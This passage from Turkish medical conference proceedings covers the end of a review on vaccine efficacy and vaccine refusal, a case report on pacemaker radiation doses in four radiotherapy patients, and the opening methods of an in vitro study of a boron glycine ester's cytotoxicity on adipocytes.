Aşı için bilinmesi gereken önemli iki nokta vardır: aşı etkinliği ve aşı etkililiği. Aşı etkinliği; ideal koşullar altında aşılanlarda aşısızlara göre ilgili hastalık insidansındaki azalma yüzdesidir. Mevcut hiçbir aşının etkinliği %100 değildir. Primer aşı başarısızlığı hızları randomize kontrollü çalışmaların ideal koşulları altında lisanslı aşılar için bile genel olarak %2-50 arasında değişmektedir. Bu hızlar aşının gerçek hayatta uygulanması ile daha da artabilmektedir [14]. Dolayısıyla ideal olmayan saha koşullarındaki (depolama, taşıma, uygulama vb. ile ilgili koşullar) aşının etkisinin, yani aşı etkililiğinin bilinmesi önemlidir. Diğer bir ifade ile aşı etkililiği aşının gerçek hayatta ilgili hastalıktan ne kadar koruduğunu gösterir. Eskiden ‘saha etkinliği’ de denilen aşı etkililiği zaten yeterli etkinliği gösterilmiş olan aşının, aslında kendisinin değil, bir toplumda uygulanmasının ilgili hastalıktan ne kadar koruduğunu göstermektedir. Aşı etkililiği aşının direkt etkisine ek olarak aşılamanın hastalık bulaşını azaltmasından kaynaklanan ‘indirekt etki’yi de dikkate alır [14, 16].

Aşı; bulaşıcı hastalıkları engellemeyi, dolayısıyla bu hastalıkların neden olduğu ölümleri ya da kalıcı sekelleri önlemeyi amaçlar. Aşılanma ile bireysel bağışıklık sağlanır. Kişi hastalıktan korunur, aynı zamanda toplumsal bağışıklık sağlanır [17]. Toplumda aşılı bireylerin sayısı arttıkça, aşılanmamış bireylerin hastalık etkeni ile temas olasılığı ve hastalığın o toplumda görülme sıklığı azalır. Aşılanmamış her birey ise hastalık etkeni ile temas ettiğinde bu etkenleri bağışıklanmamış bireylere bulaştırabilmekte, yüksek oranda çocuk ve erişkin ölümlerine yol açabilmektedir [11, 12, 17]. Aşılanma bulaşıcı hastalıklarda mortalite ve morbiditeyi kontrol etmenin en etkili yoludur. DSÖ, aşılanmanın dünya çapında her yıl 2,5 milyondan fazla çocuk ölümünü önlediğini tahmin ediyor [14].

5. AŞI REDDİ

Aşılanma halk sağlığının en büyük başarısı olarak kabul görmüştür. Aşılanma muhalefet nispeten seyrek görülen bir fenomen olarak görülse de, son yıllarda aşıya tereddüt giderek büyümektedir [17,

18]. Yakın gelecekte medya aracılığı sayesinde aşı reddi kavramı daha fazla duyulsa da aşı reddi aşı tarihi kadar eskidir. 1800'lü yıllara, Edward Jenner'a şimdiye kadarki ilk aşıya kadar uzanıyor [17].

1840-1853 yılları arasındaki aşılama hareketleri sonucunda İngiltere'de aşılama zorunlu hale getirilmiştir. Hemen ardından Londra'da kurulan Anti-Aşı Derneği (Anti-Vaccination League) aşı karşıtları için temel bir yapı olmuştur. 1867 yasasıyla aşı zorunluluğunun 14 yaşına genişletilmesiyle aşı karşıtları bu kez kişisel hak ve özgürlüklerin ihlali kavramına odaklanmış ve yeni yasaya tepki olarak aynı yıl Zorunlu Aşı Karşıtları Derneği'ni (Anti-Compulsory Vaccination League) kurmuşlardır [19, 20]. Aşı karşıtlarının 1870-1880'li yıllarda çıkardığı kitaplar, broşürler, dergiler aşılama oranlarında ciddi düşümlere neden olmuştur. Avrupa'da da benzer hareketler yaşanmıştır. Fakat 1872'de İsveç'te aşılama oranı %90 civarı iken Stokholm'de aynı yıl aşılama oranı %40'ların biraz üstünde kalmıştır. İki yıl sonra Stokholm'de ortaya çıkan büyük bir salgın, yaygın aşılama yeniden dönülmesini sağlamıştır [19]. Aşı karşıtı bu çalışmalar, 1898 yılında İngiltere yasalarına giren "vicdani ret" kavramının ortaya çıkmasına neden olmuştur. Aşı reddi dalgalanmalar halinde devamlılık göstermiş olup medya ile daha çok sayıda kişiye ulaşmıştır [20, 21].

Örneğin; Japonya da 2008 yılında kronik hastalıklar üzerine yapılan 'Ishikawa Test for Chronic Diseases' adlı çalışmanın sonuçlarına göre daha yüksek eğitime ve becerilere sahip ebeveynlerin çocuklarını aşılama oranının daha düşük olduğu tespit edilmiştir. Daha yüksek bilgi birikimi olan eğitilmiş kişilerin aşı kabulü daha düşük olabileceği görüldü [5]. Aşı reddi, 2015 Disneyland kızamık salgınıyla ilgili basında çok büyük yer buldu. Her yıl tahmini 24 milyon ziyaretçinin geldiği Disneyland (Kaliforniya, ABD) kaynaklı 2015 yılında kızamık salgını ortaya çıkmış ve Kaliforniya sakinlerinden 110 tane doğrulanmış olgu bildirilmiştir. "Centers for Disease Control and Prevention (CDC)" tarafından 2015 yılında yayınlanan raporda Disneyland salgını ile ilişkili olguların %80'inin ya aşısız ya da aşılama durumu bilinmeyen kişilerden oluştuğu ifade edilmektedir. Ortaya çıkan bu durum negatif bakışların, aşı karşıtlığının merkez üssü olarak bilinen Kaliforniya'ya çevrilmesine neden olmuştur [18].

2016 yılında Çin'de yaşanan aşı skandalı ile aşı kullanımını reddetme tekrar gündeme gelmiştir. Aşılar sıcaklığa duyarlıdır bu nedenle belirli sıcaklık ve depolama koşullarında tutulması gerekir aksi takdirde bozulur ve kullanılmaz hale gelir. Çin'de eski bir eczacının 18 il geneline kullanılmaz durumda olan bozulmuş aşıları tıbbi tesislere dağıtırken yakalanması ile ebeveynler çocuklarını aşılamaı reddetmiştir [22]. Aşı karşıtı söylemlerin başlıcaları; aşıların içeriğinde bulunan kimyasal maddelerin insan sağlığına zararlı olduğu, aşı üreten firmaların para kaygısı ve bilimsel araştırmalarda etkinliği ya da bazı besinleri tüketerek doğal yollarla da bu hastalıklardan korunmanın mümkün olduğu ile ilgili söylemlerdir. Aşı karşıtı söylemlerde aşının içeriğindeki civanın otizm ile ilişkisi ortaya atılmış, çok sayıda bilimsel çalışmada böyle bir ilişki gösterilememesine rağmen, aşı reddini azaltmak için dünyada yaklaşık yirmi yıldır, ülkemizde son on yıldır uygulanmakta olan aşılar civa içermemektedir. Ancak ebeveynlerin bu konuda tereddütü devam etmektedir. Günümüzde aşı ile önlenbilir hastalıklar yerine

aşıların neden olduğu hastalıklar gibi hiçbir bilimsel temeli olmayan söylemler, toplum sağlığı gözetilmeksizin ortaya atılmakta ve medya aracılığı ile yayılmaktadır. Oysa geçmiş deneyimler, aşılama olmadığında birçok bulaşıcı hastalığın salgın hastalığa neden olabileceğini göstermiştir [12, 22].

Dünya Sağlık Örgütüne göre aşı tereddütü nedeni değişiklik gösterebilir, yanıltıcı ve eksik bilgiler aşı reddine neden olduğunu göstermiştir. Aşı okur-yazarlığı kavramı da bu şekilde inşa edilmiştir. Aşı okur-yazarlığı; aşılama hakkında bilgi sahibi olunmasıdır. Aşı konusunda tereddüt etmenleri gözden geçirilirken; aşı okur-yazarlığı gözden geçirilmelidir. Aşılama kolaylığının en önemli etkeni aşı okur-yazarlığıdır. Ülkemiz literatüründe aşı okur-yazarlığına ait çalışma bulunmamaktadır. Genel sağlık-okuryazarlığı ile ilgili çalışmalarda ise olumlu ya da olumsuz olmak üzere sonuçlar elde edilmiştir [23].

Sonuç olarak aşıya muhalefet toplum sağlığını tehdit eden bulaşıcı hastalıkların önlenmesine engel teşkil etmektedir. Bireylerin ve toplumun sağlığını korumak için bireylerin aşı konusunda bilgilendirilmesi gerekmektedir. Aşı tereddütü incelenirken aşı okur-yazarlığı önemli bir etkidir ve atlanmamalıdır.

6. KAYNAKLAR

- [1]. Sifuentes-Rodríguez, E., and Palacios-Reyes, D. "COVID-19: The outbreak caused by a new coronavirus" *Boletín Medico del Hospital Infantil de México*, 77(2), 47-53.
- [2]. S.P. Kaur and V. Gupta. "COVID-19 Vaccine: A comprehensive status report. *Virus Research*" 198114.13 August 2020.
- [3]. N. Zhu, D.Zhang, W. Wang, X. Li, B.Yang, J.Song. "A novel coronavirus from patients with pneumonia in China" 2019. *N Engl J Med*. 2020;382:727-33.
- [4]. N. Egbert and K.M. Nanna. "Health Literacy: Challenges and Strategies" *OJIN: The Online Journal of Issues in Nursing*. 2009; 14(3): 1-9.
- [5]. E. Bissio, C. Biscayart, V. Cisneros, M.E.P. Carrega, I. Casseti and L.J. Montes.. "Low Prevalence of Protective Antibodies to Measles Among Young Adults in Argentina. In *Open Forum Infectious Diseases*" Vol. 5, No. suppl_1, pp. S545-S546). US: Oxford University Press. 2018, November 1900
- [6]. N. Bilir. "Sağlık Okur-yazarlığı, Hacettepe üniversitesi ANKARA; *Turk J Public Health*" 2014;12(1) : 25.11.2013
- [7]. C. Del Rio and P.N. Malani. "Novel coronavirus-important information for clinicians." *JAMA*. 2020, ahead of print.
- [8]. E. Canouï and O. Launay. "Histoire et principes de la vaccination. *Revue Des Maladies Respiratoires*." 2018.02.015.

- [9]. S. Plotkin. "History of vaccination. Proceedings of the National Academy of Sciences" 111(34), 12283–12287. 13.08.2014 .
- [10]. P. Fine, E. Eames and D.L. Heymann. "Herd immunity": a rough guide. Clin Infect Dis 2011; 52:911–6.
- [11]. E. Gür. "Aşı reddi- Aşı kararsızlığı" Cerrehaşa Tıp Fakültesi İstanbul; Turk Pediatri Ars 2019; 54(1): 1–2
- [12]. R.F. Donnelly. "Vaccine delivery systems. Human Vaccines & Immunotherapeutics." 13(1), 17–18. 2016
- [13]. B. Beşirbellioğlu ".Antimikrobiyal aşular" Tıbbi Mikrobiyoloji dergisi. 6. Baskı. Ankara: Atlas Kitapçılık, 2014:147-54.
- [14]. M.J. Francis. "Recent Advances in Vaccine Technologies. Veterinary Clinics of North America: Small Animal Practice." 48(2), 231–241. 2018
- [15]. R.T. Chen and W.A. Orenstein. "Epidemiological methods in immunization programs. Epidemiol Rev" 1996; 18(2): 99-117.
- [16]. E. Dubé, M. Vivion and NE. MacDonald. "Vaccine hesitancy, vaccine refusal and the anti-vaccine movement: influence, impact and implications. Expert Rev Vaccines" 2015;14:99–117.
- [17]. R.M. Jacobson, L.J Sauver and L.J. Finney Rutten. "Vaccine Hesitancy" Mayo Clin Proc 2015;90(11):1562-8.
- [18].M.C. Nelson and J. Rogers "Anti-vaccination activity and the 1874 smallpox epidemic in Stockholm." Soc Hist Med 1992;5(3):369-88.
- [19].R.M. Wolfe and L.K. Sharp "Anti-vaccinationists past and present." BMJ 2002;325(7361):430-432.
- [20]. A. Gesser-Edelsburg, N. Walter, Y. Shir-Raz, O.S. Bar-Lev, and S. Rosenblat. "The behind-the-scenes activity of parental decision-making discourse regarding childhood vaccination." American Journal of Infection Control, 45(3), 267-271.
- [21]. X. Wang, X. Zhou, L. Leesa.and S. Mantwill. "The Effect of Vaccine Literacy on Parental Trust and Intention to Vaccinate after a Major Vaccine Scandal Journal Of Health Communication" China 23(5) ;413-421 2018.
- [22].P.A. Offit. "Thimerosal and vaccines--a cautionary tale." N Engl J Med 2007;357:1278–9
- [23]. P.Y. Balçık, S. Taşkaya and B. Şahin. "Sağlık Okur-yazarlığı" Hacettepe üniversitesi ANKARA TAF Prev Med Bull 2014;13(4):321-326

KALP PİLİ OLAN HASTALARIMIZA AİT RADYOTERAPİ SONUÇLARIMIZ: OLGU SUNUMU

Taha Erdoğan¹, Duriye Öztürk¹

¹*Afyonkarahisar Sağlık Bilimleri Üniversitesi Radyasyon Onkolojisi Anabilim Dalı,
Afyonkarahisar, TURKEY*

taha.erdogan@afsu.edu.tr

ORCID: 0000-0002-3559-8933

ÖZET

Günümüzde Kalbe İmplant Edilebilen Elektronik Cihazlar (CIED) ‘a sahip radyoterapi tedavisi gören kanser hastalarının sayısı her geçen gün artmaktadır (1,2). CIED’ler birçok tıbbi tedavinin işleyişi için çok az tehlike oluşturmasına rağmen, radyoterapide alan içinde ya da alan dışında alacağı radyasyon dozu ve tipi ile ilişkili olarak ciddi hasar görme potansiyeline sahiptir. 2019-2020 yılında bir sağ meme karsinomu, iki küçük hücreli akciğer karsinomu ve bir küçük hücre dışı akciğer karsinomu olan, kalp pili sol infraklaviküler fossa yerleşimli dört hasta tedaviye alınmıştır. Bu olgu sunumunda kalp pili olan hastaların radyoterapi tedavisi sırasında kalp pili dozları planlama verileri üzerinden değerlendirilerek radyoterapi sonrasında gelişen komplikasyonları tartışılacaktır.

Anahtar Kelimeler: Kalp Pili, Radyoterapi, Komplikasyon

OUR RADIOTHERAPY RESULTS OF OUR PATIENTS WITH CARDIAC PACEMAKER: CASE REPORT

ABSTRACT

Today, the number of cancer patients receiving radiotherapy treatment with Cardiac Implantable Electronic Devices (CIED) is increasing day by day (1,2). Although CIEDs pose little danger to the functioning of many medical treatments, they have the potential to be seriously damaged in radiotherapy in relation to the dose and type of radiation they will receive inside or outside the area. In 2019-2020, four patients with one right breast carcinoma, two

small cell lung carcinomas and one non-small cell lung carcinoma with a pacemaker located in the left infraclavicular fossa were treated. In this case report, the pacemaker doses of patients with pacemakers during radiotherapy treatment will be evaluated based on the planning data and complications that develop after radiotherapy will be discussed.

Keywords: *Pacemaker, Radiotherapy, Complication*

1. GİRİŞ

Günümüzde Kalbe İmplant Edilebilen Elektronik Cihazlar (Cardiac Implantable Electronic Devices - CIED)'a cihazlar tasarım açısından daha küçük, ince, daha sınırlı pil kapasitesine sahip yarı iletken (Complementary Metaloxide Semiconductor-CMOS) devrelerinden oluşmaktadır. CMOS devreleri üretilen kalp pilleri radyoterapiye duyarlıdır (3). Bu hasar elektromanyetik etkileşim yoluyla ya da doğrudan iyonlaştırıcı radyasyon kaynaklı olabilir. Bununla birlikte ışınlamadan kaynaklı olarak kutupların hasar görmesi ve şok bobininde arıza gözlemlenmesine rağmen, kutuplar genellikle radyasyona dayanıklı olarak kabul edilmektedir. Ayrıca CIED cihazlarına ait bileşenlerin yüksek atom numarasına (Z) sahip materyallerden oluşmasından dolayı fotoelektrik etkinin nispeten daha fazla baskın olmasının bir sonucu olarak BT görüntülerinde artefakt oluşturmaktadır. Artefakt oluşumu planlamada dozimetrik belirsizliğe yol açmaktadır. Bu belirsizlik CIED'in daha yüksek bir lokal doza maruz kalması beklenebilir. Özellikle foton enerjisinin artması ile nötron üretimi riski göz önünde bulundurulmalıdır (4,5,6). Bu olgu sunumunda 2017-2020 yılında bir sağ meme karsinomu, iki küçük hücreli akciğer karsinomu ve bir küçük hücre dışı akciğer karsinomu olan, kalp pili sol infraklaviküler fossa yerleşimli dört hasta tedaviye alınmıştır. Bu olgu sunumunda kalp pili olan hastaların radyoterapi tedavisi sırasında kalp pili dozları planlama verileri üzerinden değerlendirilerek ve radyoterapi sonrasında gelişen komplikasyonları tartışılacaktır.

2. OLGULAR:

1. Olgu: Kliniğimize 2017 yılında başvuran, 45 yaşında, ARA mitral yetmezlik sebebi ile kalp pili uygulanan bayan hasta yaklaşık dokuz ay önce sağ meme karsinomu tanısı ve sağ meme koruyucu cerrahi (MKC) + sentinal lenf nodu operasyonu (pT1N1 ECE (+)), post-op 3 kür CA, 12 haftalık paklitaksel sonrası sağ meme ve bölgesel lenfatiklere 50 Gy ve operasyon lojuna 10 Gy boost dozuyla 60 Gy eksternal radyoterapi (ERT) uygulandı. ERT sonrası 38. Ayda remisyonda takiptedir. Hastanın ERT planmasındaki sol infraklaviküler fossa yerleşimli kalp pili maksimum dozu 226.9 cGy, ortalama dozu 167 cGy'dir.

2. Olgu: Kliniğimize 2017 yılında başvuran, 69 yaş erkek hasta 50 paket/yıl sigara DM(+) 7 yıl önce küçük hücre dışı akciğer karsinomu (KHDAK) tanısı ile sağ pnömonektomi operasyonu (pT2N2) post-

op 6 kür kemoterapi uygulanmış. Takipte kalp yetmezliği tanısıyla 2 yıl önce kalp pili takılmış. Nefes darlığı artması ve hemoptizi şikayetiyle cerrahi güdükte nüks kitle saptanmış. Hastaya kemoterapi ile eş zamanlı 60 Gy ERT planlandı. Tedavinin 5. Haftası 54 Gy ERT dozunda ERT sırasında hemoptizye bağlı kaybedildi. Hastanın ERT planmasındaki sol infraklaviküler fossa yerleşimli kalp pili maksimum dozu 174 cGy, ortalama dozu 37.4 cGy'dir.

3. Olgu:Kliniğimize 2019 yılında 57 yaşında erkek hasta, 45 paket/yıl sigara, 3 yıl önce by-pass operasyonu geçirmiş ve sonrasında kalp pili takılmış, nefes darlığı şikayeti ile başvurmuştur. Toraks bilgisayarlı tomografisinde (BT) sağ ana karina seviyesinde invaziv kitle patoloji küçük hücreli akciğer karsinomu (KHAK) olarak değerlendirilmiş ve 3 kür kemoterapi sonrası parsiyel yanıtla hastaya 60 Gy ERT uygulandı. ERT sonrası 4. Ayda beyin metastazı sonrası tüm beyin ERT uygulandı. Hasta tedavi sonrası 7. ayda hastalık progresyonuna bağlı olarak hasta kaybedilmiştir. Hastanın ERT planmasındaki sol infraklaviküler fossa yerleşimli kalp pili maksimum dozu 96.6 cGy, ortalama dozu 28.5 cGy'dir.

4. Olgu:Kliniğimize 2019 yılında 60 yaşında erkek hasta, 90 paket/yıl sigara, KOAH,HT(+), iki yıl önce kalp pili takılmış, Toraks BT sonrası sağ akciğerde kitle biyopsi patolojisi küçük hücre akciğer karsinomu (KHAK) olarak değerlendirilmiş. Hastaya 1.2. CE kemoterapi ile eş zamanlı definitif 60 Gy ERT uygulandı. Kemoterapi 6 kür tamamlayınca PCI uygulandı. Toraks ERT sonrası 13. Ayda remisyonda takiptedir. Hastanın ERT planmasındaki sol infraklaviküler fossa yerleşimli kalp pili maksimum dozu 202.3 cGy, ortalama dozu 19.4 cGy'dir.

3. SONUÇ:

Radyoterapi alan CIED cihazlı hastaların tedavilerine yönelik raporlar yaygın değildir. Bu konuda günümüzde en sık kullanılan rapor, 1994 yılında çıkarılan AAPM tarafından yayınlanmıştır. AAPM kılavuzunda 10 Gy'ye maruz kaldıktan sonra kalp pilinde önemli kalıcı hasar oluşabileceğini ve 2 Gy kadar düşük dozlarda kalp pili işlevinde bazı küçük değişikliklerin fark edildiğini göstermektedir (4). 2 Gy'nin altında CIED dozu uygulanan ve atım cihazına bağımlı olmayan düşük riskteki hasta grubu için genel tedbirlerin haricinde ilave önlemlerin alınması gerekmemektedir (6). CIED üreticisi olan Medtronic, doz toleransının kalp pilleri için 5 Gy'in üzerindeki dozlarda kalp pilinde ufak hasarların meydana geldiğini bildirmektedir. Tüm hastalarımız radyoterapi öncesi, sırasında ve sonrasında düzenli olarak kardiyak yönden izlenmektedir. ERT sırasında ve sonrasındaki izlemlerde kalp pillerinde hiçbir anormal fonksiyon gözlenmedi.

Radyoterapi uygulanacak hastanın doğru ve güvenli bir şekilde tedavi vermek amacıyla, yeterli CIED bilgisi olan en az bir radyasyon onkoloji uzmanı ile medikal fizik uzmanı hazır bulunmalıdır. Bir kardiyolog ve kalp pili teknisyeniyle veya kardiyoloji departmanı ile birlikte çalışarak hastanın takibinin sağlanması daha ideal şartlar oluşturacaktır. Sunulan olgulardan yola çıkarak ERT planlamasında kalp

pili kesinlikle konturlanması ve optimisazyonda kalp pili dozunun 2 Gy altında tutulması göz önünde bulundurulmalıdır.

4. KAYNAKLAR

1. Kalache A., Keller I. The greying world: a challenge for the twenty-first century. *Sci. Prog.* Vol. 83, No. 1, Millennium Issue (2000), pp. 33-54.
2. Boon N, Norell M, Hall J, Jennings K, Penny L, Wilson C, Chambers J, Weston R. National variations in the provision of cardiac services in the United Kingdom: second report of the British Cardiac Society Working Group. *Heart.* 2006 Jul; 92(7): 873–878.
3. Abacıoğlu MU, Dirican B, Ulutin HC, Pak Y. Kalp pili olan hastalarda radyoterapinin tehlikeleri: olgu sunumu ve literatür derlemesi. *International Journal of Hematology and Oncology* 2003, Vol 13, Num 2 Page(s): 087-091.
4. Hurmans CW, Knegjens JL, Oei BS et al. Management of radiation oncology patients with a pacemaker or ICD: a new comprehensive practical guideline in The Netherlands. *Radiother and Oncol* 2012 24;7:7198.
5. Gauter-Fleckenstein B, Isreal CW, Dorenkamp M, Dunst J, Roser M, Schimpf R, Steil V, Schafer J, Holer U, Wenz F. DEGRO/DGK guideline for radiotherapy in patients with cardiac implantable electronic devices. *Strahlenther Onkol* 2015; 191 (5) : 393-404.
6. Gelblum D, Amols H. Implanted cardiac defibrillator care in radiation oncology patient population. *Int J Radiat Oncol Biol Phys* 2009;73:1525-1531.

BOR GLİSİN MONO ESTER BİLEŞİĞİNİN ADİPOZİTLER ÜZERİNDEKİ TERAPÖTİK ETKİLERİNİN İN VİTRO ARAŞTIRILMASI

Meliha Koldemir Gündüz

Kütahya Health Sciences University, Training and Research Center, Kütahya, TURKEY

melih.koldemirgunduz@ksbu.edu.tr

ORCID: 0000-0003-0969-6377

ÖZET

Amaç: Obezite, genetik özellikler, davranış, enerji tüketimi, psikoloji, çevre ve sosyoekonomik durum gibi çeşitli risk faktörleriyle ilişkili multifaktöriyel bir hastalıktır. Artan obezite prevalansı halk sağlığı için büyük bir tehdit oluşturmaktadır ve mevcut farmakolojik tedavi seçenekleri sınırlı kalmaktadır. Ayrıca obezite beraberinde sağlık hizmetlerine çok büyük bir mali yük getirmektedir. Bariatrik cerrahi, şiddetli obezite için en etkili tedavi olup, yeni ve geliştirilmiş ilaç tedavilerine acil ihtiyaç olduğunu vurgulamaktadır. Enerji homeostazının fizyolojik düzenlenmesine dayanarak, obeziteyi tedavi etmek için farmakolojik stratejiler, faz 2 ve 3 klinik gelişimindeki ilaçlara odaklanarak değerlendirilir. Enerji dengesini kontrol eden birden fazla yolu hedefleyen kombinasyon terapisi, yan etkileri en aza indirirken ciddi kilo kaybı sağlamak için gerekli olabilir. Bu çalışmanın amacı, bor glisin mono ester bileşiğinin 3T3-L1 adipositlerindeki sitotoksik etkisini in vitro olarak araştırmaktır. **Yöntem:** Ticari olarak temin edilen 3T3-L1 fibroblast hücreleri (ATCC® CL - 173) adiposit hücrelerine dönüştürüldü. 3T3- L1 adiposit dönüşümü oil red o boyama yöntemi ile tespit edildi. Bor glisin mono esterinin 3T3- L1 adipositleri üzerindeki sitotoksik aktivitesi 3-(4,5-dimethyldiazol-2-yl)-2,5 diphenyl Tetrazolium Bromid yöntemi ile belirlendi. Test, tetrazolyum halkasının parçalanmasıyla açığa çıkan sarı renkteki MTT boyası koyu mavi-mor formazan ürününe dönüşme ilkesine göre yapıldı. 3T3-L1 adipositlerine 48 saat boyunca farklı dozlarda bor glisin mono ester uygulandı ve IC₅₀ değeri GraphPad Prism 5.0 programı ile hesaplandı. **Bulgu:** 3T3-L1 adipositlerine 48 saat 250 µM, 500 µM, 1 mM, 5mM, 10 mM ve 50 mM bor glisin mono ester uygulanması sonucu IC₅₀ değeri 2 mM olarak bulundu. **Sonuç:** Bor lisin mono esterinin

adipositler üzerindeki sitotoksik etkisi obezite tedavisi için yeni bir terapötik yaklaşım sağlayabilir.

Anahtar kelimeler: *Obezite, 3T3-L1 adiposit, Bor glisin mono ester (BGM)*

IN VITRO INVESTIGATION OF THE THERAPEUTIC EFFECTS OF BORON GLYCINE MONO ESTER COMPOUND ON ADIPOCYTES

ABSTRACT

Purpose: Obesity is a multifactorial disease associated with various risk factors such as genetic characteristics, behavior, energy consumption, psychology, environment and socioeconomic status. The increasing prevalence of obesity is a major threat to public health and the available pharmacological treatment options remain limited. In addition, obesity brings a huge financial burden to health services. Bariatric surgery is the most effective treatment for severe obesity and emphasizes the urgent need for new and improved drug therapies. Based on the physiological regulation of energy homeostasis, pharmacological strategies for treating obesity are evaluated with a focus on drugs in clinical development in phases 2 and 3. Combination therapy targeting multiple ways of controlling energy balance may be necessary to achieve serious weight loss while minimizing side effects. The aim of this study is to investigate the cytotoxic effect of boron glycine mono ester 3T3 - L1 adipocytes in vitro. **Method:** Commercially available 3T3-L1 fibroblast cells (ATCC® CL-173) were transformed into adipocyte cells. 3T3-L1 adipocyte transformation was detected by the oil red o staining method. Cytotoxic activity of boron glycine mono ester on 3T3-L1 adipocytes was determined by 3- (4,5-dimethyldiazol-2-yl) -2,5 diphenyl Tetrazolium Bromide method. The test was carried out according to the principle of transforming the yellow MTT dye, which is released by the disintegration of the tetrazolium ring, into a dark blue-purple formazan product. Different doses of boron glycine mono ester were applied to 3T3-L1 adipocytes for 48 hours and IC₅₀ value was calculated with GraphPad Prism 5.0 program. **Findings:** IC₅₀ value was found to be 2 mM as a result of applying 250 µM, 500 µM, 1 mM, 5mM, 10 mM and 50 mM boron gilicine mono ester to 3T3-L1 adipocytes for 48 hours. **Results:** Cytotoxic effect of boron glycine mono ester on adipocytes may provide a new therapeutic approach for obesity treatment.

Keywords: *Obesity, 3T3-L1 adipocyte, Glucagon-like peptide-1 receptor agonists (GLP-1RA)*

1. GİRİŞ

Obezite dünya genelinde artarak salgın düzeyine ulaşmakta ve uluslararası bir halk sağlığı sorununa dönüşmektedir [1]. Dünya genelinde obezite tanısı konulmuş 700 milyon yetişkin hasta bulunmaktadır [2]. Epidemiyolojik çalışmalar kronik hastalıkların anahtarı olarak obeziteyi göstermektedir. Devam eden şişmanlık ve ilişkili kronik ve çözülmemiş enflamatuar durumunun, adaptif homeostatik mekanizmaların dengesizliğini sağladığını, yağ dokusunun işlev bozukluğuna ve buna bağlı komorbiditelerin (tip 2 diyabet, kardiyovasküler hastalıklar ve çeşitli kanserler de dahil olmak üzere kronik metabolik hastalıklar) gelişmesine yol açtığını ortaya koymaktadır [3]. Obezite sıklıkla adiposit sayısındaki artış veya adiposit hacmi ile karakterize edilmektedir. Adiposit sayısındaki artışın ana nedeni, olgun adipositlerin mezenkimal kök hücrelerden veya preadiposit öncül hücrelerinden farklılaşmasıdır [4]. Yetişkinlerde adiposit sayısı genellikle değişmez, bu nedenle yetişkin şişmanlığı genellikle adiposit büyüklüğünün, yani adipogenezin artışı olarak kabul edilir [5]. Adipogenez oluşumunun önlenmesi yetişkin obezite gelişimi ve önlenmesi açısından önemlidir. Obezite, genetik özellikler, davranış, enerji tüketimi, psikoloji, çevre ve sosyoekonomik durum gibi çeşitli risk faktörleriyle ilişkilidir [6]. Enerji alımı ve harcaması, afferent sinyalleri ve efferent efektörleri içeren karmaşık sistemler tarafından düzenlenir. Beyindeki merkezi devreler, besin alımını ve enerji depolarını ve ayrıca duygusal ve ödül yolları gibi daha yüksek kortikal faktörleri gösteren çevresel sinyalleri birleştirir [7, 8]. Hipotalamik çekirdeklerde besin alımını ve enerji dengesini kontrol eden sinir devrelerinin karmaşıklığı, obezitenin önlenmesi ve tedavisinde yer alan bazı kısıtlamaları açıklamaktadır. Nörotransmitter ve hormonlardan gelen sinyalleri entegre etmenin yanı sıra, enerji homeostazını düzenleyen hipotalamik sistemler besinlerden etkilenir. Örneğin yağ bakımından zengin diyetler, hipotalamik enflamasyona neden olur. Bu işlem anoreksijenik hormonlara direnç oluşturarak, obezitenin oluşumuna katkıda bulunur [9]. Sonuç olarak enerji homeostazını korumak için, beslenme durumundaki değişiklikler iştahı ve/veya enerji harcamasını etkileyen koordine yanıtlar üretmektedir [8].

Bor, doğada sodyum, kalsiyum ve oksijen elementleri olan bileşikler olarak bulunur. Borun hayvan ve insan vücudundaki biyolojik rolleri tam olarak açıklanmamıştır [10]. Dünya sağlık örgütü verilerine göre yaklaşık 0.2-0.6 mg borun insan vücuduna içme suyuyla ve 1.2 mg beslenmeyle girmektedir [10]. Son zamanlarda yapılan çalışmalar borun insan sağlığı üzerinde olumlu etkilere sahip olduğunu ve borun kemik gelişimi, antioksidan savunma sistemi, mineral ve hormon metabolizması, yara iyileşmesi, enerji metabolizması ve bağışıklık sistemi üzerinde çok yararlı rollere sahip olduğunu vurguladı [11-14]. Hayvan çalışmalarında vücuda alınan borun hidrolize edilerek ince bağırsakta borik aside dönüştüğü ve büyük bir kısmının metabolize olmadan idrarla hızla atıldığı görülmüştür [15-17]. Bor genellikle çeşitli besinleri birleştiren vitamin D, kalsiyum, magnezyum, soya izoflavonları, kondroitin sülfat, glukozamin, kurkumin, boswellia, jelatin, ipriflavon gibi takviyelerde bulunur. Kemik iliği yerine dokularda birikme gibi nedenlerle bilinen bor takviyesi formları (borik asit, boraks vb.) bir

süre sonra sorgulanmaya başlandı. Bunun üzerine bor esterleri, borun üst formu olarak sentezlendi. Bor esterleri hakkında çok az şey bilinmektedir. Literatürde son zamanlarda yapılan çalışmalar bu eksikliği gidermeye çalışmaktadır [18-21]. Biz de çalışmamızda bor esteri türevi olan bor glisin mono ester (BGM) bileşiğini kullandık. Bu çalışmanın amacı, bor glisin mono esterinin (BGM) 3T3-L1 adipositleri üzerindeki sitotoksik etkisinin in vitro olarak araştırılmasıdır.


2. YÖNTEM

Bor glisin Mono ester sentezi

Glisin (Sigma-Aldrich), damıtık su ve metanol karışımı (Sigma-Aldrich) içinde çözülür. Katı H_3BO_3 (SigmaAldrich) eklenir ve çözelti, manyetik karıştırıcıda oda sıcaklığında yaklaşık 1 saat karıştırılır, evaporatörde çözeltinin yoğunluğu koyu kıvama gelinceye kadar çözücünün bir kısmı uzaklaştırılır ve oda sıcaklığında kristallendirilmeye bırakılır. Elde edilen ürün, vakum etüvünde $50^{\circ}C$ sıcaklıkta kurutulur. Daha sonra elemental analiz, FT-IR spektroskopisi, erime noktası tayini, termal analiz metotları kullanılarak karakterize edildi [22].

3T3-L1 Fibroblast Hücre Kültürü


Çalışmada kullanılacak 3T3L-1 fibroblast hücre soyu American Type Culture Collection (ATCC) (Manassas, USA) ticari olarak temin edilmiştir. Hücre kültürü çalışması için DMEM (Dulbecco's modified Eagle's medium) medyumumu+%10 Fetal Bovin Serum (FBS)+ penisilin (100 unit/ml) ve streptomisin (100 $\mu g/ml$) içeren besi yeri steril şartlarda hazırlanarak hücrelere eklendi ve flasklar %5 karbondioksit etüvde $37^{\circ}C$ 'de inkübe edildi (<https://www.lgcstandards-atcc.org/products/all/CL-173.aspx#culturemethod>) (Şekil 1).




Şeki 1. 3T3-L1 fibroblast hücrelerinin mikroskop görüntüsü

3T3-L1 Fibroblast Hücrelerinin Adiposit Hücrelerine Dönüşümü

